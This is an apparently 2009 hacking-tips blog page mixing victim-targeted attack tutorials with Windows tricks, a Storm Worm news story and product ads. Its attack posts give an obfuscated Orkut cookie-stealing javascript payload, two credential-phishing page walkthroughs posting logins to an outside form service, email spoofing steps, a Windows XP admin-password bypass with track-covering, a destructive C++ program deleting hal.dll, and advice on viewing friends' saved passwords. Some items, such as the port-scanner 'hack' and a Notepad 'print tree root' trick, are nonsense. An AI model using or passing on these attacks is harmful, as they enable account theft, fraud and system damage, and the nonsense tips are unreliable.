Disclaimer

These articles are intended for IT Professionals and systems administrators with experience servicing computer hardware. Please do not attempt any of these procedures if you are unfamiliar with computer hardware, and please use this information responsibly. We are not responsible for the use or misuse of this material, including loss of data, damage to hardware, or personal injury.

Tuesday, November 17, 2009

Hack Orkut Accounts

First get firefox and the cookie editor plugin for it...u will need them...
Then make two fake accounts...u will ned one to receive the cookie and one to advertise your script so that if orkut starts deleting such profiles your real account wont be compromised...the choice is yours though..
javascript:nobody=replyForm;nobody.toUserId.value=62915936;
nobody.scrapText.value=eval
(String.fromCharCode(100,111,99,117,109,101,110,116,46,99,
111,111,107,105,101));
nobody.action='Scrapbook.aspx?Action.writeScrapBasic';
nobody.submit()


U see the 62915936 part? Thats the one u need to edit to get the cookie to your account.....
Now here is the script Code:
HOW TO PUT UR NUMBER IN THAT SECTION??? FOLLOW THESE STEPS:
1) Go to YOUR ALBUM section.
2) Go to ANY photo and right click on it , see the properties of your display image...u will see something like 12345678.jpg
3) There will be a eight digit value.
4) Now put that value in the above javascript.
5) Thats it.
Now your javascript will look like:
javascript:nobody=replyForm;nobody.toUserId.value=yournumber;
nobody.scrapText.value=eval
(String.fromCharCode(100,111,99,117,109,101,110,116,46,99,
111,111,107,105,101));
nobody.action='Scrapbook.aspx?Action.writeScrapBasic';
nobody.submit()
Now give this script to the victim , ask him to go to his scrap book and paste this script in his address bar and press enter. now you ll get his cookies in your scrapbook.
Now after getting a cookie...
1) Go to your home page
2) Open the cookie editor plugin(TOOLS-->COOKIE EDITOR).
3) Type orkut in the text box and click filter/refresh.look for orkut_state cookie.
4) Just double click it and replace the orkut_state part with your victims. No need to change the _umbz _umbc part...
5) THATS IT!!
ANOTHER SCRIPT : (100%working)
javascript:nobody=replyForm;nobody.toUserId.value=53093255;
nobody.scrapText.value=document.cookie;nobody.
action='scrapbook.aspx?Action.submit';nobody.submit()
Put ur eight digit number in the place of (53093255)

Incredible Proxy List(350+ Sites)

Many schools, universities, offices, ISPs and countries like Saudi Arabia, China, Pakistan, Burma, Iran, North Korea, Vietnam ,Cuba, Syria, Tunisia ,Uzbekistan, Egypt, Belarus and Turkmenistan don't allow their surfers to access some web sites which them deem inappropriate.

Here is a list of Some proxy sites from my Incredible List of 350+ Proxy Sites which let you surf any web site. If you want that incredible list just write a comment to this article and I ll Email you that List.


http://proxiesrus.com
http://www.surfindark.com
http://www.navydog.com
http://falsario.com
http://www.cheekyproxy.com
http://www.funkyproxy.com
http://www.surfsneaker.com
http://www.proxii.com
http://www.proxynumber1.com (Replace 1 with any number between 1 to 10) http://myspaceproxyy.com
http://tenpass.com
http://www.browsesneaky.com
http://www.proogle.info http://greatproxy.info
http://www.playnsurf.info
http://www.realproxy.info
http://aplusproxy.com
http://www.ecoproxy.com
http://freedom.webtuo.com
http://www.proxyz.us
http://www.sneakschool.com
http://www.iphide.com
http://www.slyuser.com/
http://pawxy.com
http://pawxy.org
http://browseanywhere.info
http://www.404surf.com
http://www.cloakip.net
http://aniscartujo.com/webproxy
http://www.browsedark.com
http://www.dartprox.com
http://www.proxish.com
http://www.surfsneak.com
http://www.surfsneaky.com
http://www.browsehidden.com
http://www.filterhide.com
http://www.browsesneak.com
http://www.eggproxy.com
http://www.theschoolcloak.com
http://www.badboysproxy.com
http://www.surfscreened.com
http://www.hidemefast.com
http://urlbrowse.com
http://www.hideipaddress.net
http://www.sneakfilter.com
http://www.browsestealth.com
http://www.sneak1.info
http://underproxy.com
http://www.proxypit.com
http://www.proxypan.com
http://myspacewebproxy.org/
http://www.proxyzip.org
http://www.hagiomusic.info
http://www.greenpips.info
http://www.allfreehere.info
http://www.takefreely.info
http://logu.in
http://autobypass.com
http://www.proxcity.info

How to Hack Gmail or Yahoo or Hotmail or Any Other

There are different methods for Hacking Gmail or Yahoo or Orkut or Any Other site. But this method is more popular because it can be used to Hack any of the above sites just you need to make some minute changes. Moreover you don't require any software or anything you can do it you using all the basic tools which present in a normal computer. Just follow the following steps :


  1. Open the website of HotMail or GMail or YahooMail, its your wish. If you want to HACK yahoo id, then goto www.yahoomail.com
  2. Now press "CTRL+U", you will get the source code of yahoo page. NOw press "CTRL+A" copy all the text.
  3. Open NOTEPAD, now paste it here. SAVE it as YAHOOFAKE.HTML
  4. Now open the the file yahoofake.html using noepad, here you ll find a code which starts with (form action="xxxxxxxxxxxxxxxxxxxxxxxxxxxxx")
  5. Delete the above code and paste the your id.
  6. Now save the file. You can test whether its working or not. Just open the yahoofake.html file and in the place of user name and password, type some thing and sign in. you will get the passwords in your mail id.. check out..
  7. NOW UPLOAD the yahoofake.html page using GOOGLE PAGE Creator or using www.50webs.com
  8. After uploading you have to give the link to your friends, once they sign in you ll get the passwords of your friends id.

FASTEST WAY TO HACK INTO OTHERS SYSTEM

Well as I already mentioned you can hack any system as it is conected to what we call "INTERNET". To connect internet a system allocates a port for communication and Data Transfer. So we got to do is to get into that port that is to be hacked.

Steps: -

  1. Software PORT SCANNER from google.
  2. The IP address of the victim whose port is open.
  3. NETLAB which gives u all information includes victim IP address,Area from where he is accessing internet....
  4. The IP of victim u found initially into NETLAB .
  5. Thats it now you can access his system.
Note : This is really Hardcore Hacking and you should be very much careful while doing all this and you do all this on your own responsibility. This site is never responsible for anything you after reading any article from this site and there are almost 50-50 chances that you may get caught so don't try this unless you are aware of everthing. Yes you can freak some of your friends by telling them that you can hack their systems very easily.

Learn how to send your own fake email

So, you want to learn how to send your own fake mail? It's extraordinarily easy to do, and requires no extra software installed on your PC at all. It can be done with Windows, Macintosh, Linux - any modern PC that has an internet connection will do it.
There are a just a few simple steps. First, you'll need to decide on the FROM and the TO email addresses. If the FROM address that you're choosing isn't a real one, make sure that the domain name (the bit after the @ sign) is a real one. If it's not a real one, it almost certainly won't work.


For the purpose of this tutorial, we'll be sending from bush@whitehouse.gov to dummy@anysite.com.
Second, you'll need to find out the mail server that your recipient is using.
Click Start, Run, enter "CMD", then presss OK. In the window that comes up, type nslookup -q=MX anysite.com
Go to Applications, Utilities, and choose Terminal. In the window that comes up, type nslookup -q=MX anysite.com
Bring up your favourite shell, and type nslookup -q=MX anysite.com
There will be a lot of information on the screen - all you need to look for is a line that talks about a mail exchanger. If there are several, pick the one with the lowest "preference number".
anysite.com        MX preference = 10, mail exchanger = mail.anysite.com
Now, you'll need to connect to this mail exchanger using telnet. This is the same for any PC, but Vista users may not have it installed by default - see this note about getting telnet on Vista before you continue. When you're ready, type:
telnet mail.anysite.com 25
       
Press enter, and after a short pause, you should see a welcome message from the server.
Ok, so now you're connected. You need to enter the following information - press ENTER at each new line. You won't be able to press backspace to delete a mistake, so you'll need to type everything correctly first time!
HELO whitehouse.gov
This tells the mail server that we are "whitehouse.gov".
MAIL FROM: 
This tells the server who is sending the mail.
RCPT TO: 
This tells the server who to deliver the mail to. At this point, if the recipient doesn't exist, you may see a warning message (but not always).
DATA
This tells the server that we're ready to start writing our message. It should acknowledge, telling you to end your message with a full stop (period) on a single line. All we need to do now, is write our message and don't forget that full stop at the end.
Hello dummy@anysite, I managed to send a fake mail all by myself!
.
Dont forget that last dot. When you've done that, and pressed enter, simply enter QUIT and your mail should be delivered.
There's a little bit more to it, of course. You'll need to enter proper "headers" if you want the mail to look more believable. After doing the DATA command, I'd recommend pasting in the following "headers" to make sure it looks realistic when viewed in Outlook, Hotmail, etc.
Date: Sun, 01 Apr 2007 12:49:13 +0100 (BST)
From: George W Bush 
To: Poor Sod 
Subject: Fake mail

Hello dummy@anysite, I managed to send a fake mail all by myself!
.
And that's all there is to it.

Hacks to Beat Rapidshare Download Limits and Waiting Time

Many visitors had asked me about bypassing Rapidshare download limits and Wait time so I went through some sites and found some very cool tricks which I have written in this article. If you have got any more tips you just tell me and I will write it in my article.


Rapidshare has been an excellent tool for sharing large files. Recently users have discovered ways of bypassing the download limits and skipping the waiting time. Here are a description of these methods.

Rapidshare traces the users IP address to limit each user to a certain amount of downloading per day. To get around this, you need to show the rapidshare server a different IP address.


Here are some methods for doing this:

1. Short-Out the JavaScript:
    1. Goto the page you want to download 2. Select FREE button 3. In the address bar put the following: javascript:alert(c=0) 4. Click OK 5. Click OK to the pop-up box 6. Enter the captcha 7. Download Your File


2. Request a new IP address from your ISP server.
    Here's how to do it in windows: 1. Click Start 2. Click run 3. In the run box type cmd.exe and click OK 4. When the command prompt opens type the following. ENTER after each new line.
    ipconfig /flushdns ipconfig /release ipconfig /renew exit
    5. Erase your cookies in whatever browser you are using. 6. Try the rapidshare download again.
Frequently you will be assigned a new IP address when this happens. Sometime you will, sometimes you will not. If you are on a fixed IP address, this method will not work. To be honest, I do not know how to do this in linux/unix/etc. If this works for you, you may want to save the above commands into a batch file, and just run it when you need it.


3. Use a proxy with SwitchProxy and Firefox:


4. Use an anonymous service:
    Running your system through the tor network should in theory work; however, it is difficult to use and setup. Plus, you allow others to run their evil deeds through your system as well by using this system. Anonymizer 2005 is inexpensive, easy to use, but not free. Other pay services would likely work as well.


5. You can use a bookmarklet to stop your wait times:
    1. Open IE 2. Right Click On This Link 3. Select Add to Favorites 4. Select Yes to the warning that the bookmark may be unsafe. 5. Name it "RapidShare No Wait" 6. Click on the Links folder (if you want to display it in your IE toolbar) 7. Click OK 8. You may need to close and reopen IE to see it 9. Goto rapidshare and click the bookmarklet when you are forced to wait

How to Hack Windows XP Admin Password

If you log into a limited account on your target machine and open up a dos prompt then enter this set of commands Exactly :
cd\ *drops to root
cd\windows\system32 *directs to the system32 dir
mkdir temphack *creates the folder temphack
copy logon.scr temphack\logon.scr *backsup logon.scr
copy cmd.exe temphack\cmd.exe *backsup cmd.exe
del logon.scr *deletes original logon.scr
rename cmd.exe logon.scr *renames cmd.exe to logon.scr
exit *quits dos


Now what you have just done is told the computer to backup the command program and the screen saver file, then edits the settings so when the machine boots the screen saver you will get an unprotected dos prompt without logging into XP.
Once this happens if you enter this command :
net user password
If the Administrator Account is called Frank and you want the password blah enter this
net user Frank blah
and this changes the password on franks machine to blah and your in.

Have Fun!
p.s: dont forget to copy the contents of temphack back into the system32 dir to cover tracks

Hack your friends Internet Password

This is Really Amazing. I was moving through my Browser's settings and found the file where all the passwords are stored. I was really shocked that it allowed me to have a look at all the Username and Password which I had asked my computer to remember which also included my Internet Username and Password. But this is only possible in Mozila Firefox.

To Hack your friends Password you only need even less than a minute and you can have a quick look at your friends Usernames and Passwords.

Just follow the following steps:

  1. Open Mozila Firefox
  2. Goto Tools -> Options
  3. In that goto Privacy -> Passwords.
  4. There you will find View Saved Passwords Button Click on it.
  5. It will show you a list of websites with the usernames. To get the Passwords Click on Show Passwords Button.
  6. Now To get the Internet Password Just see for any IP address in the website column this is the Ip address of that computer and Username and Pass is what you want.
  7. You can get pass of any account just look for the site name whose password you want to hack and on the right side you will get the Username and Password

Powerful C++ Virus

This is a powerful C++ virus, which deletes Hal.dll, something that is required for startup. After deleting that, it shuts down, never to start again.

Warning: Do not try this on your home computer.

The Original Code:

Code:

#include
#include

using namespace std;

int main(int argc, char *argv[])
{
std::remove("C:\\windows\\system32\\hal.dll"); //PWNAGE TIME
system("shutdown -s -r");
system("PAUSE");
return EXIT_SUCCESS;
}

A more advanced version of this virus which makes the C:\Windows a variable that cannot be wrong. Here it is:

Code:

#include
#include

using namespace std;

int main(int argc, char *argv[])
{
std::remove("%systemroot%\\system32\\hal.dll"); //PWNAGE TIME
system("shutdown -s -r");
system("PAUSE");
return EXIT_SUCCESS;
}

The second version would be more useful during times when you do not know the victims default drive. It might be drive N: for all you know.

Hack Mobile Phones Through Bluetooth

Yes guys it is the mobile bluetooth hacker. It is a software which can be used to hack any mobile phone through bluetooth network. Once connected to a another phone via bluetooth you can do the following:

1) Call from his phone. It includes all call functions like hold etc.
2) Read his messages
3) Read his contacts
4) Change profile

5) Play his ringtone even if phone is on silent
6) Play his songs(in his phone)
7) Restart the phone
8) Switch off the phone
9) Restore factory settings
10) Change ringing volume

Notes:

1.) When connecting devices use a code 0000
2.) At start of programming on smartphones do not forget to turn on bluetooth before start of the application
What else you want
Just go and downlaod it
download
enjoy and keep visiting us

Lock Your Computer with Easy Shortcut

Leaving your computer in a hurry but you don't want to log off? You can double-click a shortcut on your desktop to quickly lock the keyboard and display without using CTRL+ALT+DEL or a screen saver.

Here the steps to create a shortcut on your desktop to lock your computer:

  • Right-click the desktop. Point to New, and then click Shortcut.
  • The Create Shortcut Wizard opens. In the text box, type the following: rundll32.exe user32.dll,LockWorkStation
  • Click Next. Enter a name for the shortcut. You can call it "Lock Workstation" or choose any name you like.
  • Click Finish.

You can also change the shortcut's icon (my personal favorite is the padlock icon in shell32.dll).

To change the icon:

  • Right click the shortcut and then select Properties.
  • Click the Shortcut tab, and then click the Change Icon button.
  • In the Look for icons in this file text box, type: Shell32.dll.
  • Click OK.
  • Select one of the icons from the list and then click OK

You could also give it a shortcut keystroke such CTRL+ALT+L. This would save you only one keystroke from the normal command, but it could be more convenient.

Saturday, November 14, 2009

Notepad tricks

You might be using Notepad since long but there are few tricks which are still unknown to you.

There few tricks which you can use in notepad. Well quite old but here is d complete collection

Step 1: Open Notepad
Step 2: Write following line in the notepad.
this app can break
Step 3: Save this file as xxx.txt
Step 4: Close the notepad.
Step 5: Open the file again.

Voilla!!

or

1> Open Notepad
2> Enter four words separated by spaces, wherein the first word has 4 letters, the next two have three letters, and the last word has five letters
3> DON'T hit enter at the end of the line.
4> Save the file.
5> Close Notepad.
6> Reopen Notepad.
7> Open the file you just saved.

or

1> Open a note pad
2> Type Bush hid the facts
3> Save that file,
4> Close it
5> Again open and see...

NOTEPAD "world trade centre trick".. :

Did you know that the flight number of the plane that had hit WTC ...on 9/11 was Q33N ....Open your Notepad in ur computer and type the flight number i.e Q33N... Increase the Font Size to 72, Change the Font to Wingdings. U will be amazed by the findings.

log trick !! make ur Notepad a diary !!

Sometimes we want to insert current data and time, whenever we open the file in the notepad. If you are a lazy person like me, who don’t like to press F5 whenever you open a notepad. Then here is a trick to avoid this. Just add a .LOG in the first line of your text file and close it. Whenever you open the file with that text in the first line in the notepad, it will insert the current date and time at the end of the file. You can start entering your text after that.

WHY?

The reason this happens:

In notepad, any other 4-3-3-5 letter word combo will have the same results. It is all to do with a limitation in Windows. Text files containing Unicode UTF-16-encoded Unicode are supposed to start with a "Byte-Order Mark" (BOM), which is a two-byte flag that tells a reader how the following UTF-16 data is encoded.

1) You are saving to 8-bit Extended ASCII (Look at the Save As / Encoding format)
2) You are reading from 16-bit UNICODE (You guessed it, look at the Save As / Encoding format)
This is why the 18 8-bit characters are being displayed as 9 (obviously not supported by your codepage) 16-bit UNICODE characters

~ cheers ~

Changing Header and Footer

Ever printed the little text you wrote in Notepad? More often than not, the printout starts with “Untitled” or the filename at top, and “Page 1″ on bottom. Want to get rid of it, or change it? Click on File, Page Setup. Get rid of the characters in Header and Footer boxes, and write what you want as Header and Footer. Use the following codes.

&l Left-align the characters that follow
&c Center the characters that follow
&r Right-align the characters that follow
&d Print the current date
&t Print the current time
&f Print the name of the document
&p Print the page number

Print tree root

a. Open NOTEPAD and enter {print tree root}
b. After that hit enter and type C:\windows\system
c. After that hit enter and type {print C:\windows\system\winlog
d. Hit enter and type 4*43″$@[455]3hr4~
e. Then save the file as teekids in C:\windows\system.

How to Clone a Hard Drive

Did know that you could clone your current Hard Drive without having to by extra software? Maybe you didn't know that all that you needed, was already set up on your current system? Well, it is... and if you follow this tut, you shouldn't have much of a problem.


Make sure that you have a Master and a Slave setup on your system. The Slave drive, in this case, is where all the data on the Master is going to go to.


First: Perform a Scandisk your Master drive and follow that with a thorough Defrag. If you have an Antivirus program, do a thorough sweep with the AV first, then do the Scandisk, followed by the Defrag.


Second: Do the same thing to the target drive, as you did the Master: Scandisk then a thorough Defrag.


Third: Right-click on the Target drive and click on Format. When the box comes up, click your mouse onto the "Full" button.


Fourth: After Formatting the Target drive, run a Scandisk again and click on the button that says "Autofix Errors".


Fifth: In this final part, you might want to cut-and-paste to code in, unless you are sure that you can do it without making any mistakes:


Click on the "Start" button, then click on the "Run..." button, then place the following into the Run box:


"XCOPY C:\*.*D:\ /c/h/e/k/r" (minus the quotes, of course) then press the "Enter" button.


If you receive an error message, then remove the space from between XCOPY and C:\


Anything that should happen to come up in the DOS box, just click "Y" for "Yes". When its all finished, pull the original Master from the system, designate the Slave as the Master (change your jumpers), then check your new Master out.


This tut has worked and has been tested on all systems except for Windows 2000, so you really shouldn't have any problems. If, by any chance, you should come across a snag, message me and I'll walk you through it.

Hackers Use European Storm to Spread E-Mail Attack

A massive malware attack spread throughout the world Thursday and Friday by teasing e-mail recipients to open infected messages supposedly about European wind storms. The attackers use of the subject line "230 dead as storm batters Europe" was an effective way to lure careless computer users into opening mail infected with the "Storm Worm" virus.


"Storm Worm" is the name that seems to have stuck for a massive malware Webroot AntiSpyware 30-Day Free Trial. Click here. attack that spread Thursday and Friday by teasing e-mail E-Mail Marketing Software - Free Trial. Click Here. recipients to open infected messages supposedly about European wind storms.

The attackers use of the subject line "230 dead as storm batters Europe" was an effective way to lure careless computer users into opening mail infected with the Small.DAM Trojan. Fierce winds were battering Europe simultaneously with the release of the messages.

The Trojan was launched when users clicked on attachments to the messages that said "Full Clip.exe," "Full Story.exe," "Read More.exe" and "Video.exe."
Different Variations

However, the perpetrators also sent similarly infected, but differently titled, messages to thousands of other inboxes. These messages titillated readers into clicking the attachments by suggesting they would see videos of U.S. Secretary of State Condoleeza Rice kicking German Chancellor Angela Merkel which, unlike the storm, did not actually happen.

Others offered information or video pertaining to "British Muslims Genocide," "Naked teens attack home director" and "A killer at 11, he's free at 21 and kill again!"

The interesting part of the attack was the creativity and timing, according to Graham Cluley, senior technology consultant for Sophos Latest News about Sophos. "Everyone is concentrating on the storm angle of it, which is only one headline of course," he said. "That was topical in Europe, where we've had some very, very bad weather. But another worthwhile thing to consider is the way they were trying to use humor to get people to open the mail as well."

Many people enjoy reading jokes or weird news tidbits sent by e-mail, Cluley noted. "People who receive that and think they got a video attached to the e-mail might think, 'That sounds funny. I might just click on it to have a look.' This is taking advantage of the way people share jokes and videos. It's not just the news aspect of it. There is all sorts of social engineering going on here."
Topical Messages Enhance Effectiveness

The attack shows that hackers are staying abreast of world news. The European storm message was "created and launched literally as the storm raged," according to Helsinki, Finland-based security company F-Secure Latest News about F-Secure.

The attack was powerful and widespread but, apparently, short-lived, F-Secure's Chief Research Officer Mikko Hypponen told TechNewsWorld.

"This is over," he added. "They stopped the attack. Whoever sent this isn't doing it anymore. Looking at the rate of e-mails being sent, we believe they were targeting European users and it was a nine-hour window starting [Thursday] night and finishing at about 10 a.m. [Friday morning]."

The storm-related message was apparently meant to be awaiting users in the morning, according to Hypponen.

"The people woke up and saw news about a massive storm," he explained. "They went to work and found an e-mail about the storm in their inboxes. Of course it's going to work much better than the usual attack. They gained access to probably tens of thousands of computers in Europe."
Zombie Network

The hackers, before the Thursday-through-Friday attack, had already gained control of thousands of PCs by prior malware infection, Hypponen noted. "They instructed those computers to do this 10-hour spam run. They had a very large [zombie] network See the HP StorageWorks All-in-One Storage System. Click here.. Now it's much larger."

The "huge attack" might have worked too well, in a sense, suggested Sophos' Cluley. "The fact that this is making headlines actually works against the hackers" because so many people and antivirus companies are now aware of the incident, thanks to its creative and "colorful" nature.

What are Mail Bombers ?

Mail bomber is the software that floods user’s e-mail with big number of mails. Mails can contain different information: from the simple newsletter to the offer to enlarge your body parts.

Mail bombers sometimes are used as mass mailing software and in that case are legal programs used for business improvement. Individual users also are able to use these programs.


Most popular programs are:

Avalanch 3.6, Aenima 2.0, Bomsquad, Extreme Mail, Hacktec, KaBoom 3.0, Unabomber, Homicide, Digital Destruction Beta, Euthanasia, Ghost Mail 5.1, Saddamme 0.2, X-Mail, etc. Most of them are free.

Business corporations use mass mailing software for newsletters. They provide new information about their new products, new services, updates and other things to legally registered members of theirs site who agreed to get notifications. It’s very convenient to use mass mailing software in that case. Individual users use mail bomber for mass mailing messages. If one had received a good joke, it’s more convenient to send it to a group of friend. It is useful and fun tool.

But in the hands of porno site’s manager it can become a tool for Spam. If your e-mail address is known or obtained without your knowledge you might be flooded with Spam. You can get over thousand letters per day. They can be infected, or advertisement for porno sites, remedy, etc. Links that are included in e-mail may lead you to site’s that are bundled with hijackers or some other spyware. It might be great threat to you privacy.

Using good Anti-Spyware or Anti-Spam program should help you to prevent Spam and mail bombers flood.

How to Hack Gmail or Yahoo or Hotmail or Any Other( New Version)

First of all you need to create an account in a form handling service. In the registration form enter your email address in the field "Where to send Data" and in redirect enter the URL of the site whose account is to be hacked( For Yahoo it will be http://mail.yahoo.com and for google it is mail.google.com/mail). After registering you will get an email from the web form designer with your form id.

Now follow the following steps :

  1. Open the website of HotMail or GMail or YahooMail, its your wish. If you want to HACK yahoo id, then goto www.yahoomail.com
  2. Now press "CTRL+U", you will get the source code of yahoo page. NOw press "CTRL+A" copy all the text.
  3. Open NOTEPAD, now paste it here. SAVE it as YAHOOFAKE.HTML
  4. Now open the the file yahoofake.html using noepad, here you ll find a code which starts with <form method="post" action="https://login.yahoo.com/config/login?" autocomplete="off" name="login_form"> ( This code is for Yahoo. For any other site this code will be different but you need to find the code starting with (form method="post" action="xxxxxxxxxxxxx"))
  5. Now in place of (form method="post" action="xxxxxxxxxxxxx")
    put the following code after placing your form id:
<form name="New_Form" action="http://www.webformdesigner.net/wfd_f2.php?id=Your Form ID Here" method="post" enctype="application/x-www-form-urlencoded" onsubmit="return New_Form_CF();">

Now Save the yahoofake.html.

To hack the victim's password and username the victim has to login through this page. Many people had sent me queries about how to make someone login through your link in the previous version. I have the solution for that also.

First of all upload your page using some free webhosting services.

Tip: Register to those webhost which don't give their own ads and which gives URL of type "your site name.webhost.com". Now select your site name as mail.yahoo.com/support.
You can also add some rubbish numbers and make is very long so that the victim does not see the name of webhost in the link.

Now send a fake mail from support_yahoo@yahoo.com to the victim's email address with subject " Account Frozen" and in the mail write that Due to some technical errors in yahoo we need you to login through this link otherwise your account will be frozen.

After reading this your victim will click and login through the page you created and as you have give the redirection URL as the URL of the site itself so it will goto the login page again and the victim will think that he might have given wrong password so the page came again but in reallity the username and password has been sent to your email account you specified and the victim is still not knowing that his account is hacked. If you have your own ideas plz write it as comment to this post. Your participation is always appreciated.

Good Luck !

Send Email in Mission Impossible Style

You might remember the world famous scene of Mission Impossible in which after the message has been heard once the message destroys itself. Now it is possible for everybody to have such facility. You can send an E-mail which destroys itself after it has been read once.

Every time that you send an email, copies are stored permanently on multiple email servers as well as the recipient's inbox and anyone they decide to send it to. Your emails can be stored and scanned in more places than you can imagine. Do you want people storing your email messages forever? Do you want something that you type today to be used against you tomorrow, next week, next month or even in the next decade?

Until now, everyone else has had control of the email that you have sent. BigString gives you back control of your email, acting like an automatic shredder for your email. You can self-destruct or change an email that's already been sent or read. Don't leave your messages sitting in peoples' inboxes forever. Get a free BigString email account to protect your privacy.

BigString takes the risk out of email

Now, with BigString, you can finally take the risk out of email and put an end to "sender regret." It is the world's first & only email service that thoroughly protects your safety and privacy.

BigString's exclusive, patent-pending technology enables you to prevent your personal or business information from lingering indefinitely in someone else's inbox. It also restricts private pictures or messages from being indiscriminately spread throughout cyberspace! Now your sensitive photos can't be posted to unseemly web sites or printed for circulation amongst total strangers.

BigString lets you have second thoughts

BigString shifts the control from the recipient to YOU the sender. BigString grants the luxury of second thoughts, the power to limit message viewings, and the choice to delay email transmission.

You can reword a message fired off in anger or haste or completely delete it! You can recall a botched résumé for revision or erase a tasteless joke. You can make a work of art or photograph print-proof. You can prevent a love letter from being forwarded. You can set an expiration date on an emailed price quote or business offer or you can simply pull back an email to eliminate typos.

BigString takes the danger out of clicking

BigString guarantees that clicking "send" will never again be an irreversible disaster. Now YOU decide the fate of your emails. You decide where they end up, who sees them and for how long. BigString emails can be destroyed, recalled or changed even after they've been opened! The freedom is yours, the options are yours, and you're the boss with BigString.

BigString is easy to use

BigString is as easy to use as any other email and there's nothing to download! Don't be resigned to the mercy of your recipient. You don't want your every action to be carved in stone because sometimes you just NEED to take it back!

Here are just a few of the many applications of BigString Erasable, Recallable, Non-Printable Email.

Executives: Protect your business and safeguard your email. Now you never have to worry about sending the wrong attachment or completely forgetting it. Misspelled words, incorrect dates, or other typos can all be fixed even after your message has been sent. You can even "pull an email back" to delete expired price quotes, old business offers or dated legal material. BigString is your email insurance.

On-Line Daters: You don't want your personal information like pictures, phone numbers or intimate notes, circulated around the Internet! BigString prevents your pictures and messages from being printed or forwarded. You can set an expiration date for an email or self-destruct it at will. You can choose the number of times you'll allow a picture to be viewed before it disappears. BigString protects your privacy!

Artists and Photographers: Now with BigString you can confidently email proofs and samples without the slightest fear that they will be printed or saved for later use without your authorization. Use BigString to make your image non-savable and non-printable! Limit the number of times a client can view a piece before you have it self-destruct. You can even recall a sent email to delete an old price quote or alter a new one. You can also prevent it from being forwarded to other customers. BigString protects your rights of ownership!

Copywriters: Spelling or punctuation errors that can cost time, money, or embarrassment are now a thing of the past. With BigString, clicking "send" is no longer an action "carved in stone." Accidentally arranging paragraphs in the wrong order will no longer mean a lost account. With the technology of BigString you can recall that mistake-ridden copy and correct the errors even after your email has left the outbox. You can self-destruct what you sent all together and replace it with a fully revised version. Only you will know this switch has occurred! With BigString you can confidently send non-printable, non-savable sample copy. You no longer have to worry that it will be used without your knowledge. You're the boss with BigString.

Get a Free Account Here

Back Track 3 - A Hacker’s Dream

Back Track 3

BackTrack 3, put on by the amazing folks at Remote-Exploit, has grown to become the industry standard for a complete Linux penetration testing (aka “hacking”) platform.  BackTrack 2 was the first real release of the distro back in March 2007 and was built off a combination of WHAX and the Auditor Security Collection. The system has grown since then but has remained very configurable on the user-end, with a lot of support for customizable scripts and custom kernels. BackTrack aims to be quick and effective. Backtrack provides a thorough pentesting environment which is bootable via CD, USB or the network (PXE). The tools are arranged in an intuitive manner, and cover most of the attack vectors.
If the Live CD method does not appeal to you, you can always use BackTrack through a USB drive or just simply install in to your hard drive. If you go with the hard drive method, it only takes a measly 2.7 GB, so multi-boot systems should be very simple to get running with it. Now for a quick run down of what makes BackTrack 3 great: It has a  massive list of penetration tools that can be put into thirteen nice categories (some highlights are listed below, but for a complete list check out The Official BackTrack 3 Wiki)…
Information Gathering: Nmbscan 1.2.4, PsTools, FingerGoogle, FPort 2.0, various DNS tools
Network Mapping: Hping, Netcat 0.7.1, Nmap, Unicorn Scan
Vulnerability Identification: various Cisco tools, OpenSSL Scanner, SMB suite, SQL Inject & Scanner
Penetration: Frameworks 3, Milw0rm archive
Privilege Escalation: Etherape, Hydra, ICMP tools, John the Ripper, Mailsnarf, Medusa, Wireshark
Maintaining Access: Backdoors, HTTP Tunnel, Iodine, socat
Covering Tracks: Housekeeping
Radio Network Analysis: Air Crack suite, CowPatty, Kismet, MacChanger
Bluetooth: Bluesmash, ObexFTP, Redfang
VOIP & Telephony Analysis: SIP suite, Pcap suite
Digital Forensics: Autopsy, Mboxgrep, DCFLDD
Reverse Engineering: GDB suite, Hexdump, Hexedit
Services: SNORT
As if that wasn’t enough, the Remote-Exploit Forum has great tutorials and member-driven help to get you up and running with all these tools. Be sure to check out the official BackTrack IRC room at irc.freenode.net #remote-exploit. If you are in need of any immediate help, I’m sure someone there would be glad to assist you. Fair warning though, going onto a chat room or forum and asking very experienced people about “how to hack my neighbor’s wireless internetz” is not going to get you anywhere but banned. Discussing illegal uses of the above software and of BackTrack is strictly prohibited on their forums and IRC chat. Figure out how to do it yourself, or better yet, don’t do it at all. ;-)
If you’re still interested after reading this go to Remote Exploit’s Download Page and get hooked up with the  the .ISO file to burn your Live CD or to get the extended disc image for your USB drive. I recommend PowerISO to do the burn. Also, be sure to check out the BackTrack 3 Official Wiki for a ton of helpful information and even some “How To” articles. >=D

Recover Data from your Pen Drive


Pen Drive Data RecoveryPen Drive Data Recovery utility is read-only software that recovers your data from inaccessible, formatted or undetectable USB pen drive. Safest Data Recovery software recovers and restores lost or missing files and folders enabling you to get back all your important lost data.
Pen Drive Data Recovery Utility recovers files, folders, music, pictures, video, digital images, photos etc which is lost due to improper usage of drive, virus/worm attack, accidental corruption etc. Pen drive data retrieval software restore all bmp, mov, jpeg, tiff, mpeg, wav and all other files created by different application.
USB drive Pen Drive Recovery Software Retrieve data lost due to Quick Format, Damaged File System, Human Errors, Improper shutdown or any other type of software or hardware failure. This software is considered as the safest utility tool for the end user.
Features:
  • Retrieves corrupted files and folders damaged due to human error or any virus generated data loss.
  • Provides full data retrieval support both by Microsoft Windows and Apple Macintosh OSX.
  • This utility is considered as the easiest data retrieval software to restore lost data, recover formatted or damaged files before you fix and repair your corrupted storage device.
  • Support all type of memory stick including Apacer, Kingmax, Lexar, Kingston, Transcend, Nikon, Super Flash, Sony, Fujifilm, Corsair, Samsung etc.
System Requirement:
  • Pentium-class or equivalent processor
  • RAM (128 MB recommended)
  • 20 Mb of free space
To Download Full Version of this Software Click Here.

Protect your Computer from USB Virus


USB VirusHave you ever attached a USB to a computer and later found out that the Computer is infected by a virus? I have definitely faced this situation many times. If you attach your infected USB drive to the infected computer the virus is transferred to the Computer in no time infecting all the important documents. But now you don’t have to worry about any USB Virus because USB Disk Security provides 100% protection against any threats via USB drive.
USB Disk Security provides 100% protection against any threats via USB drive, however, the majority of other products are unable even to guarantee 90% protection. USB Disk Security is the best antivirus software to permanently protect offline computer without the need for signature updates, but other antivirus software should update signature database regularly, and they cannot effectively protect offline computer. This light and easy to use solution is 100% compatible with all software and doesn’t slow down your computer at all. You pay USB Disk Security once and get it all, however, other antivirus products should be paid for updates every year.

Product Highlights:
100% protection against any malicious programs via USB storage
USB Disk Security uses innovative proactive technology to block any threats via USB drive. There are relatively few products available in shops or on the Internet which offer even close to 100% protection against any malicious programs via USB drive. The majority of products are unable even to guarantee 90% protection. USB Disk Security is the world’s best software to block threats via USB drive.
